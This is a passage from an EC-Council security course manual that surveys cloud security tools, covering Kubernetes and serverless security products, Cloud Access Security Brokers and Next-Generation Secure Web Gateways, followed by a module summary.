- **Aqua Kubernetes Security** (<https://www.aquasec.com>)
- **Kyverno** (<https://github.com>)
- **Kubeaudit** (<https://github.com>)
- **Sumo Logic** (<https://www.sumologic.com>)
- **Kubespace** (<https://kubescape.io>)

Serverless Application Security Solutions

Serverless cloud computing has witnessed enormous growth in the last couple of years. However, the evolving cloud-based infrastructure also invites various security risks, such as function event-data injection, broken authentication, and over-privileged function permissions. Therefore, it is mandatory to carry out security inspections at regular intervals. Security

professionals use various tools, such as Dashbird, CloudGuard and Prisma Cloud to conduct security tests on serverless infrastructure.

- **Dashboard**

Source: <https://dashbird.io>

Dashbird is a comprehensive observability and monitoring platform designed for serverless applications. It provides real-time monitoring, error detection, and end-to-end visibility across various cloud resources, thus enabling security professionals to identify and resolve issues. By integrating seamlessly with cloud environments, it helps maintain high performance, security, and operational excellence for serverless workloads.





Figure 19.163: Screenshot of Dashbird

Listed below are additional tools for securing a serverless computing environment:

- **CloudGuard** (<https://www.checkpoint.com>)
- **Datadog Serverless Monitoring** (<https://www.datadoghq.com>)
- **Prisma Cloud** (<https://www.paloaltonetworks.com>)
- **lumigo** (<https://lumigo.io>)
- **sysdig** (<https://sysdig.com>)

Cloud Access Security Broker (CASB)

- Cloud Access Security Brokers (CASBs) are on-premise or cloud-hosted solutions responsible for enforcing **security, compliance, and governance policies** for the cloud applications
- CASBs are placed between the **cloud service consumers** and **service providers**
- Azure security services includes CASB functionality



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org.

Cloud Access Security Broker (CASB)

Cloud access security brokers (CASBs) are on-premise or cloud-hosted solutions. They are responsible for enforcing security, compliance, and governance policies in cloud applications. A CASB is located between the on-premise infrastructure of an organization and the infrastructure of a cloud provider. It acts as a gatekeeper that enables organizations to extend their security policies beyond their own infrastructure.

Features of CASB

- **Visibility into cloud usage**
It finds shadow IT cloud services and provides visibility into the user activities with the allowed cloud applications.
- **Data security**
It enforces data-centric security encryption, tokenization, access control, and information rights management.
- **Threat protection**
It detects and responds to malicious insider threats, privileged user threats, and compromised accounts.
- **Compliance**
It discovers critical data in the cloud and enforces DLP policies to satisfy the data residency and compliance requirements.

CASBs offer the following:

- **Firewalls** to identify malware, thereby preventing the malware from entering the enterprise network.
- **Authentication** for user credentials, ensuring that only the allowed users can access the required organizational resources.
- **WAFs** to prevent malware from breaching security at the application level instead of the network level.
- **DLP** prevents users from transferring critical information outside the organization.

How CASBs work:

A CASB works by

- Ensuring network traffic between on-premise devices and the cloud provider complies with the organizational security policies.
- Provides insights into the use of cloud applications across cloud platforms and identifies unsanctioned use.
- Uses auto-discovery to identify
 - Cloud applications in use
 - High-risk applications
 - High-risk users
- Enforcing different security access controls such as encryption and device profiling.
- Providing services such as credential mapping when SSO is not available.




Figure 19.164: Cloud access security broker (CASB)

CASB Solutions

- **Forcepoint ONE CASB**

Source: <https://www.forcepoint.com>

Forcepoint ONE CASB provides complete security for all cloud applications. Its key features include cloud application discovery, cloud application risk scoring, data classification, user and application governance, real-time activity monitoring/analytics, automatic anomaly detection, data loss prevention, and integration with third-party solutions.




Figure 19.165: Screenshot of Forcepoint ONE CASB User Risk Dashboard

Additional CASB solutions include the following:

- CloudCodes (<https://www.cloudcodes.com>)
- Cisco Cloudlock (<https://www.cisco.com>)
- Zscaler CASB (<https://www.zscaler.com>)
- Proofpoint Cloud App Security Broker (CASB) (<https://www.proofpoint.com>)
- FortiCASB (<https://www.fortinet.com>)

Next-Generation Secure Web Gateway (NG SWG)

NG SWG is a cloud-based security solution that protects an organization's network from cloud-based threats, malware infections, and online data theft. It also allows clients to securely access cloud services. It detects cloud-based threats in advance, prioritizes them based on their risks, and manages the application being used by different users and clients. The following are some of its modern cloud visibility capabilities and features.

- URL filtering
- Certificate (TLS/SSL) decryption
- CASB operations such as identifying, decrypting, analyzing, and securing traffic
- Advanced threat protection (ATP), along with sandboxing and machine learning (ML)-oriented anomaly detection
- Support for data loss prevention (DLP) for web traffic and cloud applications
- Qualitative metadata contexts for web inspection and reporting




Figure 19.166: Next-Generation Secure Web Gateway (NG SWG)

Some of the NG SWG solutions are as follows:

- Netskope Next Gen Secure Web Gateway (SWG) (<https://www.netskope.com>)
- Cloudflare Gateway (<https://www.cloudflare.com>)
- Skyhigh Secure Web Gateway (SWG) (<https://www.skyhighsecurity.com>)
- Menlo Secure Web Gateway (SWG) (<https://www.menlosecurity.com>)
- McAfee MVISION UCE (<https://www.mcafee.com>)

Module Summary



- In this module, we discussed the following:
 - Cloud computing concepts along with various types of cloud computing services.
 - Container technology and the serverless computing environment
 - Cloud computing threats and attacks
 - Cloud hacking techniques along with AWS hacking, Azure hacking, Google Cloud hacking, and container hacking
 - Various countermeasures that for protecting the cloud environment from hacking attempts by threat actors.
- In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, use cryptography to protect the data

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

Module Summary

In this module, we introduced cloud computing concepts and various types of cloud computing services. We also discussed container technology and serverless computing environments. We fully examined cloud computing threats, attacks, and cloud-hacking techniques, along with AWS hacking, Azure hacking, Google Cloud hacking, and container hacking. In addition, we reviewed the various countermeasures to be employed to protect the cloud environment from hacking attempts by threat actors. Finally, we concluded this module with a detailed discussion of cloud security tools and techniques.

In the next module, we will extensively discuss how attackers, as well as ethical hackers and pen-testers, use cryptography to protect data.

This page is intentionally left blank.

hide01.ir